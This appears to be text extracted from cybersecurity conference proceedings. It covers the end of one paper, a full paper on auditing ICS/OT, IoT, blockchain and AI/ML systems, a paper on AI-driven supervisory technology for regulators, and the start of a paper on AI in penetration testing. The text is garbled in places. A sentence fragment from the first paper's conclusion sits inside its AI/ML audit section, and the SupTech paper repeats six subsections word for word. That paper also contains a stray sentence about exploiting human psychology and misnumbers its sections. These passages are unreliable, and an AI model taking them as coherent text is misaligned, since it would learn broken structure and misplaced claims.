Ultimately, cybersecurity is not about building perfect systems—it is about building better people: more aware, more resilient, and more aligned with the principles that keep not just our data, but our integrity, safe.

REFERENCES

- [1] Verizon, “2023 Data Breach Investigations Report,” Verizon Enterprise, 2023. [Online]. Available: <https://www.verizon.com/business/resources/reports/dbir/>
- [2] IBM Security, “Cost of a Data Breach Report 2023,” Ponemon Institute, 2023. [Online]. Available: <https://www.ibm.com/reports/data-breach>
- [3] C. Hadnagy, *Social Engineering: The Science of Human Hacking*, 2nd ed. Hoboken, NJ: Wiley, 2018.
- [4] B. Schneier, *Secrets and Lies: Digital Security in a Networked World*, Indianapolis, IN: Wiley, 2015.
- [5] The Mahabharata, Translated by K. M. Ganguli, Sacred Texts Archive. [Online]. Available: <https://www.sacred-texts.com/hin/maha/index.htm>
- [6] A. Sharma, “Ancient Strategies for Modern Challenges: Lessons from Mahabharata,” *Indian Historical Review*, vol. 47, no. 1, pp. 88–104, 2020.
- [7] U.S. Senate, “Hearing on the Yahoo Data Breach,” Committee on Commerce, Science, and Transportation, 2017. [Online]. Available: <https://www.commerce.senate.gov>
- [8] FireEye, “SolarWinds Supply Chain Attack,” FireEye Threat Intelligence, Dec. 2020. [Online]. Available: <https://www.fireeye.com/blog/threat-research/2020/12/evasive-attacker-leverages-solarwinds-supply-chain-to-compromise-multiple-global-victims.html>
- [9] Twitter, “2020 Twitter Security Incident Report,” Twitter Blog, July 2020. [Online]. Available: https://blog.twitter.com/en_us/topics/company/2020/security-incident
- [10] SANS Institute, “Detecting Insider Threats: Behavioral Analytics and Risk Indicators,” SANS White Paper, 2022. [Online]. Available: <https://www.sans.org/white-papers/insider-threats>
- [11] M. Bada, A. Sasse, and J. Nurse, “Cyber Security Awareness Campaigns: Why Do They Fail to Change Behaviour?” arXiv preprint, arXiv:1901.02672, 2019.
- [12] J. Bailey and S. Hastings, “The Role of Ethical Leadership in Building Secure Organizations,” *Journal of Cybersecurity Leadership*, vol. 5, no. 2, pp. 32–48, 2022.
- [13] Gartner, “Top Strategic Cybersecurity Trends for 2024,” Gartner Insights, 2024. [Online]. Available: <https://www.gartner.com/en/articles/top-cybersecurity-trends>
- [14] L. Kello, *The Virtual Weapon and International Order*, New Haven, CT: Yale University Press, 2017.
- [15] D. Solove, “The Myth of the Privacy Paradox,” *George Washington Law Review*, vol. 89, no. 1, pp. 1–44, 2021.

Auditing the Future: Securing ICS/OT, IoT, AI & ML and Blockchain.

Indraveni Chebolu
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
indravenik@cdac.in

Harmesh Rana
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
harmeshr@cdac.in

Gopinadh P
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
gopinadhp@cdac.in

Nandeeshwar B
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
nandeeshwarb@cdac.in

Dr . Ch A S Murty
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
chasmurty@cdac.in

Kapil K
Information Security Services
Centre for Development of Advanced
Computing Hyderabad, India
kapilk@cdac.in

Abstract — As technology evolves and cyber threats from hostile nations become more sophisticated, the demand for robust auditing practices to protect critical digital infrastructure is more crucial than ever.

Auditing the ICS/OT Systems has been a challenge always to auditors due to lack of simulated environments for performing intensive scans, fuzzing protocols etc., Breaking into these challenges to help identify the security concerns is most crucial to protect critical infrastructure. Similarly, the use of IoT systems is increasing daily, and introducing an insecure device into domestic or commercial environments can significantly disrupt operations and impact everyday users. Conducting thorough audits of IoT systems and ensuring their security before deployment is crucial. However, auditing this sector remains a challenge, especially for beginners. Likewise, AI, ML, and Blockchain-based applications are revolutionizing various industries by enabling faster task completion and ensuring data integrity. However, their growing complexity and widespread deployment raise significant security concerns. If such systems are exploited for malicious purposes, organizations may face unprecedented losses, far greater than anticipated.

This paper explores the future of cybersecurity auditing across a diverse range of emerging technologies, including Industrial Control Systems (ICS) and Operational Technology (OT), the Internet of Things (IoT), Artificial Intelligence (AI) and Machine Learning (ML) and Blockchain.

It highlights the unique methodologies to audit the emerging technologies right from threat modelling to identify notable threats to proactive methodology to address these threats through right audit practices. By integrating advanced auditing techniques with proactive security measures, organizations can build resilience against evolving cyber threats and ensure trust in next-generation digital infrastructures.

Keywords—emerging technologies, security audit, auditing future, blockchain security audit, AI/ML, ICS/SCADA, IoT security audit, cyber security audit

I. INTRODUCTION

In today's evolving cyber landscape, each emerging technology presents its own set of unique and rising threats. Industrial Control Systems (ICS) and SCADA environments are increasingly targeted due to their critical role in infrastructure. These systems face significant threats such as

ransomware specifically designed to impact operational technology (OT), exploitation of outdated legacy systems, and vulnerabilities introduced through remote access mechanisms or compromised supply chains. Similarly, Internet of Things (IoT) devices are highly vulnerable due to poor default security configurations, limited update mechanisms, and often insufficient physical protections. Attackers commonly form botnets by hijacking unsecured IoT devices, exploit firmware to implant persistent malware, or even use them as entry points into wider networks.

In the Blockchain domain, threats have evolved from traditional wallet compromises to more complex vectors like smart contract vulnerabilities, cross-chain bridge attacks, and the risk of 51% attacks where an attacker can gain majority control over a network's consensus mechanism. Additionally, phishing attacks and fake token schemes continue to exploit end users' trust.

Meanwhile, Artificial Intelligence (AI) systems face rising threats such as data poisoning, where malicious inputs corrupt the model's learning process, and adversarial attacks that manipulate model outputs through imperceptible input changes. AI is also weaponized to create convincing deepfakes, contributing to misinformation and fraud.

Lastly, Machine Learning (ML) systems are increasingly targeted through model inversion and membership inference attacks, which can leak sensitive training data and compromise privacy. Attackers also exploit ML biases or craft inputs specifically designed to evade ML-based security systems, such as fraud detectors or malware classifiers.

Overall, these rising threats underscore the need for domain-specific expertise among auditors and cybersecurity professionals to effectively identify, assess, and mitigate risks in these technologically diverse environments.

II. CHALLENGES IN AUDITING EMERGING TECHNOLOGIES

As emerging technologies continue to reshape digital ecosystems, auditing their security posture presents unprecedented challenges. Traditional audit methodologies often fall short when applied to advanced systems such as ICS/SCADA, IoT, Blockchain, Artificial Intelligence (AI), and Machine Learning (ML), each of which introduces distinct architectures, threat surfaces, and operational constraints. The dynamic and complex nature of these technologies demands a more nuanced, risk-aware, and domain-specific approach to security auditing. This section outlines the key challenges encountered while auditing these domains, emphasizing the need for tailored strategies, advanced tools, and specialized expertise to ensure effective and reliable assessments.

A. ICS/SCADA

ICS/SCADA (Industrial Control Systems / Supervisory Control and Data Acquisition) environments present unique challenges in cybersecurity auditing due to their critical and fragile nature. One major issue is the lack of simulated environments that replicate real-world industrial systems, making it difficult for auditors to safely test vulnerabilities. Performing intensive vulnerability scans or fuzz testing can be dangerous, as these activities may disrupt sensitive processes or even lead to production downtime. Since live systems are highly sensitive, the risk of accidental service disruption remains high. Furthermore, identifying vulnerabilities proactively in ICS/SCADA is complicated by the use of proprietary protocols and legacy hardware that lacks modern security features, making comprehensive auditing both complex and risky.

B. IoT (Internet of Things),

When it comes to IoT (Internet of Things), the rapid expansion of connected devices in both domestic and commercial environments has significantly increased the attack surface. Many IoT devices are shipped with insecure default settings, weak authentication, or limited patching capabilities, making them vulnerable to exploitation. The security of proprietary technologies — often black-box in nature — complicates audit efforts, as traditional tools and techniques may not apply. Moreover, with the growing dependency on these devices, even a single compromised IoT endpoint can disrupt critical operations or serve as an entry point into broader networks. This highlights the urgent need for thorough pre-deployment security audits and continuous monitoring of IoT ecosystems.

C. Blockchain

In the Blockchain domain, the complexity of decentralized applications (dApps) and increasing adoption of smart contracts introduce new auditing hurdles. There is a noticeable lack of standardized frameworks for conducting blockchain security audits, which can result in inconsistent assessments. Many available tools are still maturing and come with functional limitations, making it difficult to catch deeply embedded vulnerabilities in smart contract logic or consensus mechanisms. Additionally, auditors often face restricted access to test data or replicated blockchain environments, further limiting the scope and depth of the

assessments. These constraints challenge the effectiveness of audits, particularly in fast-evolving blockchain projects and token ecosystems.

D. AI/ML

Auditing AI and Machine Learning (ML) systems brings its own set of unique challenges. Data privacy concerns limit access to datasets used in training models, making it difficult for auditors to verify if privacy regulations and ethical guidelines are being followed. Furthermore, adversarial attacks—where seemingly benign inputs mislead AI models—are growing in sophistication, and detecting these vulnerabilities requires specialized knowledge. The dynamic and evolving nature of AI/ML models adds further difficulty, as models can continuously learn and update, sometimes in unexpected ways. Issues like model bias not only raise ethical concerns but also require deep understanding of data science to audit effectively. Additionally, like blockchain, AI/ML auditing suffers from a lack of standardized security frameworks, emphasizing the need for specialized auditing methodologies that can adapt to various AI architectures and applications.

Across all these domains, one recurring and critical requirement is that **auditors must possess deep domain knowledge**. General cybersecurity skills are no longer sufficient when dealing with complex technologies like ICS, Blockchain, IoT, and AI/ML. Each technology stack comes with its own operational logic, threat landscape, and vulnerabilities. Without domain-specific expertise, auditors may overlook critical risks or misinterpret findings, potentially leading to ineffective audit outcomes. Therefore, capacity-building, cross-domain learning, and continuous upskilling are essential to enable auditors to effectively evaluate the security posture of these emerging and evolving technologies.

III. AUDIT APPROACH FOR ICS/SCADA AND IOT

Auditing **Industrial Control Systems (ICS), SCADA, and Internet of Things (IoT) environments** requires a highly specialized and layered methodology due to the critical, interconnected, and often sensitive nature of these systems. Unlike traditional IT infrastructures, ICS and IoT environments interact directly with physical processes and devices, meaning that even minor disruptions during an audit can have serious operational impacts. This audit methodology is designed to assess cybersecurity posture, resilience, and compliance by evaluating system architecture, device configurations, communication protocols, physical and network security, and regulatory alignment. It emphasizes non-intrusive techniques such as passive monitoring and risk-based evaluation to identify vulnerabilities without affecting live systems, while also considering the rapid deployment, diverse ecosystems, and often insecure configurations of IoT devices. Together, this approach ensures comprehensive risk identification and actionable insights for securing both industrial and smart environments. The following is the considered to be best suitable audit approach for ICS/SCADA and IoT

A. Planning and Defining Scope

- Identify critical assets and endpoints across ICS and IoT ecosystems.
- Define audit scope to include sensors, controllers, gateways, and network segments.
- Involve IT, OT, and facility stakeholders to ensure complete system visibility.

B. Architecture Review

- Map out ICS, SCADA, and IoT architectures, including network segregation and edge devices.
- Assess integration points between IoT and core SCADA/ICS infrastructure.
- Review exposure of cloud-connected IoT devices and services.

C. Threat Modelling & Risk Identification

- Model threats across both operational (OT) and connected IoT environments.
- Identify risks such as unauthorized remote access, firmware manipulation, or lateral movement from IoT to ICS systems.
- Prioritize risks based on device criticality and exposure level.

D. Passive Monitoring and Threat Hunting

- Deploy passive monitoring tools to observe industrial device communications.
- Detect abnormal traffic patterns, unauthorized devices, or unexpected external communications.
- Correlate logs and flows with known IoT botnets or ICS/OT threat signatures.

E. Security Review of Critical Systems and Devices

- Evaluate access controls, authentication mechanisms, and system hardening for PLCs, HMIs, and IoT hubs.
- Assess software and firmware versions, patch status, and use of default or hardcoded credentials.
- Review integration security between IoT platforms and ICS control systems.

F. Physical Security Assessment

- Inspect physical access control around IoT sensors, ICS equipment, and data collection points.
- Validate device tamper resistance and placement to avoid sabotage or theft.
- Review controls for portable media and service personnel access.

G. Control System and Device Evaluation

- Examine configuration of PLCs and embedded IoT controllers for logic flaws or backdoors.
- Validate settings for fail-safes, alerts, and secure operational parameters.
- Confirm proper backup and version control of deployed logic and firmware.

H. Communication Protocols and Network Security

- Review protocols in use (e.g., MQTT, CoAP for IoT; Modbus, DNP3 for ICS) for encryption and integrity.
- Detect insecure or legacy protocol usage and unsegmented device traffic.
- Validate firewall rules and micro-segmentation to isolate IoT and OT zones.

I. Firmware and Device Analysis

- Analyze firmware for known vulnerabilities, tampering, or presence of unauthorized code.
- Assess update mechanisms for both ICS and IoT components (e.g., OTA updates).
- Verify device authenticity and supply chain integrity.

J. Incident Response Plan Evaluation

- Ensure IR plans include scenarios for IoT and OT breaches (e.g., sensor hijack, botnet infections).
- Review response coordination across IT, OT, and engineering teams.
- Test incident simulation readiness specific to connected devices and physical processes.

K. Compliance and Regulatory Review

- Align practices with relevant standards like IEC 62443, ISO 27030 (IoT), NIST SP 800-82, and sector-specific mandates.
- Identify gaps in policy, logging, alerting, and evidence retention.
- Recommend enhancements to cover emerging IoT regulations and industrial cybersecurity frameworks.

IV. AUDIT APPROACH FOR BLOCKCHAIN

Blockchain applications, especially those involving smart contracts, present a unique set of risks due to their decentralized, immutable nature and exposure to financial transactions. This audit approach is designed to systematically assess and validate the security posture of blockchain-based solutions—covering architecture, smart contracts, key management, deployment practices, and incident handling.

A. Planning and Preparation

- Define the scope: Identify blockchain platform (e.g., Ethereum, Hyperledger, Solana), contract addresses, DeFi protocols, dApps, bridges, etc.
- Stakeholder alignment: Coordinate with developers, DevOps, and security teams to understand operational and architectural context.
- Review documentation: Whitepapers, protocol specifications, smart contract documentation, and threat models.

B. Application Understanding and Threat Modeling

- Map the end-to-end application flow, including:
 - On-chain logic (smart contracts)
 - Off-chain components (oracles, APIs, frontends)
- Construct detailed Data Flow Diagrams (DFDs) to visualize:

- Trust boundaries
- Entry/exit points
- Critical asset interactions (tokens, keys, governance modules)
- Identify threats using STRIDE/PASTA modeling frameworks
 - Focus on replay attacks, privilege escalation, Sybil attacks, and flash loan exploits.

C. Secure Design Review

- Analyze architecture for systemic design flaws:
 - Upgradability review: Assess proxy patterns, storage layout collisions, and upgrade gatekeeping mechanisms.
 - Centralization risks: Identify contracts controlled by externally owned accounts (EOAs) or privileged multisig wallets.
 - Bridges and oracles: Validate external data flows and trust assumptions; assess resistance to manipulation.
- Examine tokenomics and governance models for attack vectors such as vote buying or treasury drains.

D. Key Management Assessment

- Review administrative role allocations:
 - Minting, burning, governance, pausing, upgrades, etc.
- Confirm use of secure key storage mechanisms:
 - Hardware Security Modules (HSM), Key Management Services (KMS), multisig wallets.
- Simulate scenarios such as:
 - Key rotation failures
 - Single-signature bypass
 - Abuse of privileged roles

E. Smart Contract Test Strategy

- Static Testing - Use tools like Slither, Mythril, and Securify to analyze source code for:
 - Reentrancy
 - Integer overflows/underflows
 - Unchecked call results
 - Business logic flaws
- Unit and Integration Testing:
 - Positive and negative test cases for each public/external function
 - Edge case simulations (zero-value transfers, maximum input size, timestamp dependencies)
- Fuzz Testing:
 - Use Echidna, Foundry, or Hardhat plugins to explore unanticipated logic behaviour.

F. Deployment Stage Review

- Inspect deployment practices:
 - Secure handling of deployment keys, hardcoded secrets
 - Use of CI/CD pipelines with appropriate access control and secrets management
- Verify safe deployment mechanisms:

- Time-lock contracts for critical operations
- Use of multisig for governance or fund movements
- Compare behaviour in staging/testnet vs. mainnet for inconsistencies

G. Runtime Monitoring and Logging

- Validate implementation of events and logs for:
 - Token transfers
 - Access control changes
 - Governance actions
- Ensure logs are:
 - Structured and indexed for easy monitoring
 - Stored in tamper-evident and auditable systems
- Check integration with monitoring tools (e.g., Prometheus, ELK stack, Tenderly)

H. Incident Detection and Response Readiness

- Evaluate the alerting mechanisms and playbooks:
 - SIEM/SOC integration for real-time contract monitoring
 - Automated triggers for suspicious behavior (e.g., high-value transfers, rapid ownership changes)
- Review the response workflow:
 - Team escalation procedures
 - Time to detection and time to response metrics
 - Rollback plans (if any) or alternative containment mechanisms

Blockchain applications manage high-value assets and critical identity/data structures. Due to the immutability of deployed smart contracts, vulnerabilities persist if not identified and resolved before deployment. Major DeFi breaches (e.g., The DAO, Poly Network) demonstrate how overlooked logic bugs can lead to catastrophic losses.

A proactive and layered security audit, incorporating static, dynamic, and adversarial testing, significantly enhances the overall resilience of blockchain platforms.

V. AUDIT APPROACH FOR AI AND ML SYSTEMS

AI/ML systems introduce unique cybersecurity challenges due to their reliance on data-driven decision-making, probabilistic outputs, and often opaque internal logic. Auditing these systems requires a broader and deeper approach that covers both traditional security controls and AI-specific risks like data poisoning, model theft, and adversarial attacks.

As AI/ML systems increasingly become embedded in decision-making and automation workflows, auditing them requires not only traditional security reviews but also a deep evaluation of data integrity, model behaviour, ethical compliance, and infrastructure hardening. The following structured audit approach ensures holistic coverage:

A. Traditional Security Testing

- Application and API Testing:
 - Conduct security testing on AI-integrated APIs using OWASP API Security Top 10.
 - Test endpoints for unauthorized access, data leakage, and injection vulnerabilities.
 - Assess the front-end and back-end application logic that uses AI outputs.
- Misconfiguration Checks:
 - Validate configuration settings of AI services and tools.
 - Check for exposed dashboards, insecure default settings, and unnecessary services.
- Infrastructure Security Testing:
 - Perform network scans for open ports, outdated libraries, and unpatched dependencies.
 - Audit firewall rules, VPC configuration, and endpoint protections in AI-serving infrastructure.

B. Secure Design and Governance Review

- Secure Design Review:
 - Examine threat models of the AI system, including model inputs/outputs, pre/post-processing pipelines.
 - Evaluate attack surface: APIs, model repositories, training pipelines, etc.
- AI Governance and Policy Assessment:
 - Ensure presence of documented AI governance policies.
 - Evaluate role assignments, accountability structures, and risk ownership.
- Compliance with Law and Regulations:
 - Verify alignment with:
 - GDPR (data privacy & explainability),
 - India's Digital Personal Data Protection Act,
 - OECD AI Principles,
 - EU AI Act (where applicable)

C. Transparency, Explainability, and Ethics

- Explainability Testing:
 - Use tools like SHAP, LIME, and Integrated Gradients to test the interpretability of model decisions.
 - Evaluate the system's ability to provide explanations in human-understandable terms.
- Ethical Evaluation:
 - Assess model for bias, discrimination, and fairness across demographic groups.
 - Conduct fairness testing using demographic parity, equal opportunity, and counterfactual fairness metrics.

D. Risk Management and Control Frameworks

- Implement or assess adoption of AI-specific risk frameworks such as:
 - NIST AI Risk Management Framework

- ISO/IEC 42001 (AI Management System Standard)

- Review how risks like model drift, adversarial attacks, data poisoning, or hallucinations are being addressed.

E. Data Security and Privacy Controls

- Data Encryption:
 - Ensure that data at rest and in transit is encrypted using strong standards (AES-256, TLS 1.3).
- Anonymization & Pseudonymization:
 - Evaluate techniques applied to protect personal identifiers in datasets.
- Access Controls:
 - Implement strict access control to training and operational datasets.
 - Use Role-Based Access Control (RBAC) and audit trails.
- Integrity Checks:
 - Validate cryptographic checksums, version control, and tamper-detection mechanisms for datasets.
- Dataset Quality and Lineage:
 - Review data provenance and dataset documentation.
 - Check for dataset poisoning or subtle manipulations.

F. Model Security and Operational Robustness

- Model Confidentiality:
 - Assess protections for model intellectual property, including encryption and secure model APIs.
 - Check for model inversion and extraction attack risks.
- Adversarial Testing:
 - Perform adversarial input testing using gradient-based or black-box attack tools (e.g., CleverHans, Foolbox).
 - Evaluate robustness to perturbations, noise, and input manipulation.
- Deployment Security:
 - Evaluate the deployment pipeline security (CI/CD for ML).
 - Confirm secure loading of models and version control practices.

G. Monitoring, Logging, and Alerting

- Logging and Monitoring:
 - Ensure inference logs are captured securely with time-stamps and traceability.
 - Monitor inputs and outputs for abnormalities, especially confidence levels and feature shifts.
- Alerting:
 - Configure alerts for degradation in model accuracy, drift, or spike in inference traffic.
- Dashboard Tools:
 - Audit dashboards for:
 - Real-time performance tracking
 - Security event visualization

- Model health metrics (e.g., latency, precision, recall, accuracy over time)

capable of addressing the invisible complexities that come with emerging systems. By integrating specialized audit techniques with foundational cybersecurity principles, organizations can ensure resilient, compliant, and secure digital transformations.

H. Cloud and Infrastructure Security

- Cloud Configuration Review:
 - Audit cloud IAM policies, bucket permissions, API keys, and container image registries.
- Vulnerability Management:
 - Check for unpatched systems (ML libraries like TensorFlow, PyTorch).
 - Scan for known CVEs in ML components.
- Network Controls:
 - Enforce network segmentation and deny-by-default policies for AI resources.

AI/ML systems not only need traditional cybersecurity protections but also demand new layers of audit rigor—targeting model integrity, data privacy, decision transparency, and ethical accountability. This comprehensive audit approach ensures AI systems are trustworthy, compliant, and resilient to threats that are unique to intelligent computing.

VI. CONCLUSION: AUDITING THE FUTURE – RETHINKING CYBERSECURITY ASSURANCE IN EMERGING TECHNOLOGIES

As organizations rapidly adopt **emerging technologies** like **Blockchain** and **Artificial Intelligence/Machine Learning (AI/ML)** to drive innovation, cybersecurity auditing must evolve in parallel. These technologies introduce novel threat surfaces, non-traditional control mechanisms, and often irreversible execution environments. Traditional audit techniques, while still foundational, are insufficient on their own to uncover the unique vulnerabilities that arise from decentralized architectures, opaque model decision-making, or adversarial manipulation of data and logic.

A key lesson emerging from modern audit engagements is that **applications may silently integrate these advanced technologies** for example, using a blockchain ledger for transaction integrity or deploying an AI model to drive business logic—**without explicitly disclosing them in system documentation**. As a result, auditors who remain unaware of such integrations risk **missing critical control validations**, such as smart contract security reviews, model robustness testing, or data bias assessments.

Therefore, it is imperative that cybersecurity auditors go beyond surface-level testing by first **understanding the application's architecture, technology stack, and design principles**. Early-stage discovery sessions, architectural walkthroughs, and stakeholder interviews must become a standard practice in every audit engagement. This enables tailored audit strategies that align with the **actual risk landscape** of the application rather than assumptions based on generic system categories.

In essence, **auditing the future demands a future-ready mindset**—one that is adaptive, technology-aware, and

Strengthening Cyber Resilience through AI-Driven Supervisory Technology

Seemanta Patnaik
Director & CTO
SecurEyes Techno Services Pvt. Ltd.
Bengaluru, India
seemanta.patnaik@secureyes.net

Abstract— In an increasingly complex cybersecurity landscape, organizations across sectors including finance, government, healthcare, and telecommunications must leverage the transformative power of Artificial Intelligence (AI) to enhance their defenses and comply with both global and local regulatory requirements.

This paper explores how AI integrated with Supervisory Technology (SupTech) can revolutionize regulatory compliance and significantly bolster sectoral resilience through advanced data-driven insights and automation.

In this presentation we introduce a cutting-edge supervisory product designed to digitize and streamline supervisory activities. Leveraging AI, our platform empowers regulators with near-real-time visibility and actionable insights.

This paper also aims to equip auditors, security professionals, and decision-makers with actionable insights to leverage AI and ML for building resilient, human-centric security frameworks.

I. INTRODUCTION

The potential of artificial intelligence (AI) is unlocking vast opportunities, particularly for regulators, as it brings considerable cost-saving and efficiency benefits besides providing cybersecurity. AI promises to enhance regulatory efficiency and bolster the foundational data used for making policy decisions. That is why regulators are rapidly deploying artificial intelligence (AI), driven by the promise of increased efficiency and cost reductions. According to findings from the Fintech Benchmarks 2023 report, central banks actively utilise various artificial intelligence (AI) and machine learning (ML) tools. Among a survey of 35 central banks, 51% reported the incorporation of AI/ML technologies. However, AI adoption is still slower across regulators than private financial institutions, which employ Blackrock's AI-powered Aladdin, serving as the world's top risk management engine to Robo-regulators in charge of 'RegTech' are ideal AI applications.

Machine learning (ML) has the capability to furnish comprehensive, instantaneous, and detailed information that complements the existing macroeconomic indicators. Its

proficiency in efficiently analyzing vast amounts of big data holds the potential to facilitate more informed regulatory tracking and policy determinations. In response to the growing exploration and deployment of AI by countries and corporations, numerous financial authorities have formulated frameworks that articulate their expectations regarding the governance and utilization of AI within financial institutions.

I. BENEFITS OF AI FOR REGULATORS

AI can create opportunities by supporting human activities with the following benefits:

A. Automation

Automation of business processes, optimizing the use of resources and time, improving the efficiency of repetitive or highly manual tasks and thereby increasing productivity.

B. Swift Analysis

Swift analysis of large volumes of data enabling improvements in decision-making.

C. Complex Solving Ability

Solving complex problems through the analysis of large volumes of data and the recognition of patterns that, with other methods, might go unnoticed or require significant time to identify.

D. Innovation

Innovation fostered by the use of AI technologies, which can be applied in different business processes and sectors.

II. SUPTECH – THE CONVENTIONAL WAY

Let's first explore the conventional SupTech lifecycle which involves following key areas:

A. Regulation Management

Defining regulatory frameworks, standards, guidelines, SOPs as applicable in the context of regulated entities.

B. Self-Assessment

Regulator sets the expected compliance level along with the timeline against regulatory framework(s) for regulated entities to adhere to. Regulated entities perform self-assessment on its ecosystem to determine its current compliance level and provides action plan and target dates incase it's below the expected compliance level.

C. Inspection

Once the regulated entity confirms that it complies with the expected compliance level, onsite inspection is conducted to ascertain the factuality of the compliance level. Inspections are also conducted as a response to an incident. There are multiple types of inspections including but not limited to thematic inspections, full scope inspection, offsite inspection etc. Further depending upon the risk profile of regulated entities, inspection types and frequencies are determined.

D. Risk Management

Risks identified during inspections or self-assessments are tracked by the regulator till its closure. At any point of time the regulator can aggregate to determine sectoral risks and the trend over a certain timeline.

E. Key Risk Indicators

Regulator defines key risk indicators depending upon specific business model of regulated entities. Regulated entities are expected to submit associated data points to the regulator for being tracked against defined key risk indicators.

F. Supervisory Insight

Regulator needs to have a 360-degree visibility across all risk areas pertaining to regulated entities. The aim of this activity is to identify any potential issues, risks or non-compliance with applicable regulations or standards, and take corrective action as needed.

III. SUPTECH – AI TOUCHPOINTS

Now let's explore the AI touchpoints across the SupTech life-cycle:

A. Data Collection

The data collection and validation activity involve identifying data requirements, collecting and validating data using AI-enabled auto validation process against the context of required data points. This enhances the quality of collected data from regulated entities.

B. Data Management and Analytics

To enable the regulator with capabilities of various data analysis, such as statistical analysis, data visualization, and machine learning algorithms, to derive insights and actionable intelligence from the data. It shapes the informational value of data (e.g. trend analysis, pattern determination, predictive analysis etc.)

C. Risk Insight

Enabling the regulator with risk insights using generative AI that consumes data points from multiple sources including collected data from regulated entities, attack surface analysis, sentiment analysis etc. A GPT like feature enables the regulator to query any risk insights at run time.

D. Risk Profile

The AI-enabled Risk Profiling involves identifying and assessing the level of risk that regulated entities pose to the financial system, based on factors such as their business activities, financial condition, and operating environment. This information is used to inform risk-based supervision and regulatory decision-making.

E. Risk Based Supervision

Instead of applying uniform scrutiny across regulated entities, regulators must allocate their resources and attention based on the level of risk that each regulated entity presents to the financial system. AI can be used to detect anomalies, risk exposures wherein the system can automatically include all risk areas within the scope of supervision enabling regulators to focus only on risk areas.

F. Policy Re-enforcement

Regulator can now get the visibility of regulatory non compliances and common issues leading to policy enhancement and enforcement.

IV. AI MODELS

Following is the AI Models that are being used by regulators:

A. Machine learning (ML)

It is a subfield of artificial intelligence (AI). This technique gives systems the ability to “learn” from the input data without being explicitly programmed to do so. ML models are widely used to identify patterns that are not otherwise readily evident, mainly through statistical learning algorithms.

B. Deep learning

It is a subfield of ML. Deep learning models learn from large and complex inputs, using neural networks with multiple neurons and hidden layers. This architecture allows deep learning models to be more autonomous, by automatically identifying the most relevant features from the data. This allows for deep learning models to be generalized, meaning that they can be used with different types of inputs or in different applications.

C. Generative AI (GAI)

These models are capable of generating original content in response to user-supplied inputs called prompts. The outputs of these models can be text, images, audio, video or code. General awareness of AI increased with the rise of GAI

technologies in 2022, beginning with image generation and later with chat-based AI interfaces.

D. Natural language processing (NLP)

These models enable machines to understand natural language (linguistics) and identify meaning and context. At the same time, these models can also generate natural text, such as phrases, sentences or paragraphs with meaning.

E. Large language models (LLMs)

These are a type of NLP trained on a very large number of parameters or quantity of data using deep learning. Generative LLMs understand how languages work based on very large volumes of text input and can themselves generate text based on this training.

F. Generative pre-trained transformers (GPTs)

These are a type of LLM that are able to consider the context and relationships between words in entire sentences. They are capable of executing a wide range of language-related tasks.

G. Data Collection

The data collection and validation activity involve identifying data requirements, collecting and validating data using AI-enabled auto validation process against the context of required data points. This enhances the quality of collected data from regulated entities.

H. Data Management and Analytics

To enable the regulator with capabilities of various data analysis, such as statistical analysis, data visualization, and machine learning algorithms, to derive insights and actionable intelligence from the data. It shapes the informational value of data (e.g. trend analysis, pattern determination, predictive analysis etc.)

I. Risk Insight

Enabling the regulator with risk insights using generative AI that consumes data points from multiple sources including collected data from regulated entities, attack surface analysis, sentiment analysis etc. A GPT like feature enables the regulator to query any risk insights at run time.

J. Risk Profile

The AI-enabled Risk Profiling involves identifying and assessing the level of risk that regulated entities pose to the financial system, based on factors such as their business activities, financial condition, and operating environment. This information is used to inform risk-based supervision and regulatory decision-making.

K. Risk Based Supervision

Instead of applying uniform scrutiny across regulated entities, regulators must allocate their resources and attention based on the level of risk that each regulated entity presents to the financial system. AI can be used to detect anomalies, risk exposures wherein the system can automatically include all risk areas within the scope of supervision enabling regulators to focus only on risk areas.

L. Policy Re-enforcement

Regulator can now get the visibility of regulatory non compliances and common issues leading to policy enhancement and enforcement. Exploits human psychology, not just technical vulnerabilities.

V. CONCLUSION

Regulators need to adapt AI to improve data quality, enhance operations and support decision making. AI provides powerful tools for addressing complex challenges in areas such as data quality, data analysis and risk-based supervision.

“SE-REGTRAC” is an advanced SupTech platform developed as a make in India initiative with the mission to enable regulators in their supervisory responsibilities.

REFERENCES

- [1] BIS Consulting Group on Risk Management, “Governance of AI adoption in central banks” dated January 2025.
- [2] Jermy Prenio (FSI Insight), “Peering through the hype – assessing suptech tools’ dated June 2024.
- [3] Douglas Araujo, Sebastian Doerr, Leonardo Gambacorta, Bruno Tissot (BIS Bulletin), “Online annex for Artificial intelligence in central banking”.

Harnessing Emerging Technologies to Revolutionize Cybersecurity Auditing

Mumbai, India

apoorva.godambe@indusface.com

Apoorva Godambe

Indusface Pvt. Ltd.

Abstract—As cyber threats evolve, traditional penetration testing and cybersecurity auditing face challenges in adapting sophisticated attack techniques. Emerging technologies like Artificial Intelligence (AI), Machine Learning (ML), Blockchain, and Automation are revolutionizing penetration testing, making it faster, more efficient, and highly adaptive.

This session will focus on how AI and ML reshape penetration testing by enabling automated vulnerability scanning, intelligent attack simulations, and predictive threat analysis. AI-powered tools can perform pattern recognition, behavioural analysis, and anomaly detection, allowing security teams to identify unknown vulnerabilities and evolve attack tactics in real-time. ML models continuously learn from past penetration test results, improving detection accuracy and minimizing false positives.

AI-driven automated reconnaissance gathers intelligence on target systems by mapping attack surfaces, identifying weak authentication mechanisms, and detecting misconfigurations. ML-based exploit prediction helps prioritize vulnerabilities based on exploitability and real-world attack trends, ensuring security teams focus on the most critical threats first.

In addition, Blockchain provides immutable audit logs, securing penetration test results and ensuring tamper-proof security reports. Automation through SOAR (Security Orchestration, Automation, and Response) and AI-based testing tools streamlines penetration testing workflows, enabling continuous security assessment and faster remediation.

This session will include real-world case studies and best practices, helping organizations integrate AI, ML, blockchain, and automation into their penetration testing processes. By leveraging these technologies, security teams can enhance threat detection, improve compliance, and proactively strengthen cybersecurity against evolving attacks.

I. INTRODUCTION

In today's rapidly evolving digital landscape, cybersecurity is not merely a compliance requirement but a critical business imperative. As organizations undergo digital transformation, expand cloud adoption, and integrate complex IT ecosystems, the threat landscape has grown increasingly sophisticated and persistent. Traditional penetration testing and cybersecurity auditing approaches - once considered gold standards - are now struggling to keep up with the scale, speed, and complexity of modern attacks. These conventional methods are largely manual, periodic, and reactive in nature, offering only a snapshot in time rather than continuous protection.

